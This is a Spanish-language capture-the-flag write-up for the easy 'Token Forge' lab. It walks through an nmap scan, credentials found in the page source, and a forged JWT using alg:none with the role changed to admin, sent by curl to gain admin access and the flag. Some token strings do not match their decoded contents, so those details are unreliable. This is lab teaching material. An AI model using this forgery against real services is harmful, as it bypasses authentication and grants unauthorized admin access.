

Solución al lab **Token Forge** (nivel fácil)

```
chifay@kali: ~/Whoami-Labs/TOKEN FORGE
Session Actions Edit View Help

W/WHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde tokenforge.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: TokenForge
DIFICULTAD: ★★★★★★ fácil (1 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag (formato BURP{... }):
```

Comenzaremos realizando un escaneo de puerto con nmap


```
chifay@kali: ~/Whoami-Labs/TOKEN FORGE
Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/TOKEN FORGE
chifay@kali: ~/Whoami-Labs/TOKEN FORGE

(chifay@kali)~[~/Whoami-Labs/TOKEN FORGE]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_TokenForge
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-08 10:35 -0600

PORT      STATE SERVICE REASON      VERSION
5000/tcp  open  http    syn-ack ttl 64 Werkzeug httpd 3.1.8 (Python 3.12.14)
|_ http-methods:
|_   Supported Methods: HEAD OPTIONS GET
|_ http-server-header: Werkzeug/3.1.8 Python/3.12.14
|_ http-title: TokenForge
MAC Address: 5E:C0:59:3E:0A:E1 (Unknown)
```

Inspección visual página principal



Código fuente

The screenshot shows a web browser window with the address bar displaying 'http://172.17.0.2:5000/'. The page title is 'TokenForge'. The browser's developer tools are open, showing the source code of the page. The source code is an HTML document with a login form and a list of API endpoints.

```

1
2 <!doctype html>
3 <html lang="es">
4 <head>
5   <meta charset="utf-8">
6   <title>TokenForge</title>
7   <style>
8     body { font-family: system-ui, sans-serif; max-width: 640px; margin: 2rem auto; padding: 0 1rem; background: #0f1419; color: #e7ecf1; }
9     input, button { padding: 0.5rem; margin: 0.25rem 0; }
10    code, pre { background: #1c2430; padding: 0.2rem 0.4rem; border-radius: 3px; }
11    a { color: #7cb7ff; }
12    .box { border: 1px solid #2a3544; padding: 1rem; border-radius: 6px; margin-top: 1rem; }
13  </style>
14 </head>
15 <body>
16   <h1>TokenForge</h1>
17   <p>API con JWT. Login emite un Bearer token. Usa Burp <strong>Decoder</strong> + <strong>Repeater</strong>.</p>
18   <div class="box">
19     <form method="post" action="/login">
20       <label>Usuario <input name="username" value="alice"></label><br>
21       <label>Password <input name="password" type="password" value="alice"></label><br>
22       <button type="submit">Login</button>
23     </form>
24   </div>
25   <ul>
26     <li><code>POST /login</code> → JWT</li>
27     <li><code>GET /api/me</code> → Authorization: Bearer _(</li>
28     <li><code>GET /api/admin</code> → requiere rol admin</li>
29   </ul>
30 </body>
31 </html>

```

En el código fuente vemos que el valor de la contraseña para el usuario alice es alice, vamos a levantar Burp Suite para analizar el token generado, primero capturamos el request del login y lo mandamos al repeater y lo ejecutamos para ver el token generado

[illegible]

Probemos dicho token con /api/me

```
(chifay@kali)-[~/Whoami-Labs/TOKEN FORGE]
$ curl -s "http://172.17.0.2:5000/api/me" \
-H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhbGljZSIsInJvbGUiOiJ1c2VyIn0.qg1tpU84YlBF_DL_A2eAaGeC-azOwrtmS3cT8ayPt9I" | jq
{
  "claims": {
    "role": "user",
    "sub": "alice"
  }
}
```

Si probamos dicho token en /api/admin debería fallar

```
(chifay@kali)-[~/Whoami-Labs/TOKEN FORGE]
$ curl -s "http://172.17.0.2:5000/api/admin" \
-H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhbGJjZSIsInJvbmGUiOiJlc2Vybm0.qg1tpU84YlBF_DL_A2eAaGeC-azOwrtnS3cT8ayPt9I" | jq
{
  "error": "forbidden",
  "role": "user"
}
```

Ahora usemos el decoder para ver el contenido del token

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhbGJjZSIsInJvbmGUiOiJlc2Vybm0.qg1tpU84YlBF_DL_A2eAaGeC-azOwrtnS3cT8ayPt9I

{"alg":"HS256","typ":"JWT"},{"sub":"alice","role":"user"},"m#08bPE_DL_//ghg-k3*UYÄuk#id
```

Aquí vemos que usa el algoritmo HS256 el cual presenta varias vulnerabilidades

Understanding HS256 Vulnerabilities in JWTs

JSON Web Tokens (JWTs) using the HS256 algorithm can present several vulnerabilities if not implemented correctly. Below are the key vulnerabilities associated with HS256.

Common Vulnerabilities

Vulnerability	Description
Signature Not Verified	If the server fails to verify the JWT's signature, it may accept forged tokens. This often occurs when developers use the <code>decode()</code> method instead of <code>verify()</code> .
Weak Secret Key	Using a weak or easily guessable secret key can allow attackers to brute-force the key, compromising the token's integrity.
None Algorithm Attack	If the application allows the "none" algorithm, attackers can modify the JWT to bypass signature verification entirely.
Algorithm Confusion	Attackers may exploit misconfigurations by changing the algorithm in the JWT header to one that is less secure.

Como el nombre del lab es Token Forge, vamos a usar alg:none, cambiar el rol a admin y probaremos sin la firma del token (esperando encontrarnos con una mala configuración y seguridad débil)

```
{"alg":"none","typ":"JWT"},{"sub":"alice","role":"admin"}

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhbGJjZSIsInJvbmGUiOiJlc2Vybm0.qg1tpU84YlBF_DL_A2eAaGeC-azOwrtnS3cT8ayPt9I
```

Ahora probaremos el nuevo token en /api/admin

```
(chifay@kali)-[~/Whoami-Labs/TOKEN FORGE]
$ curl -s "http://172.17.0.2:5000/api/admin" \
-H "Authorization: Bearer eyJhbGciOiJub25lIiwidHlwIjoiSldUIIn0.eyJzdWIiOiJhbGljZSIsInJvbGUiOiJhZG1pbjI9." | jq
{
  "flag": "BURP{[REDACTED]}",
  "message": "admin access granted",
  "ok": true
}
```

Hemos encontrado la bandera, ahora solo nos resta verificarla

```
chifay@kali: ~/Whoami-Labs/TOKEN FORGE
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/TOKEN FORGE chifay@kali: ~/Whoami-Labs/TOKEN FORGE

[*] Cargando imagen desde tokenforge.tar ...
[+] Imagen cargada exitosamente
[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: TokenForge
DIFICULTAD: ★★★★★★ fácil (1 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag (formato BURP{...}): BURP{[REDACTED]}
;Felicitaciones! Has comprometido TokenForge.

TIEMPO TOTAL: 01h 37m 42s
FECHA Y HORA: 2026-09-08 12:04:35 -0600

[*] Presiona Ctrl+C para eliminar el laboratorio
```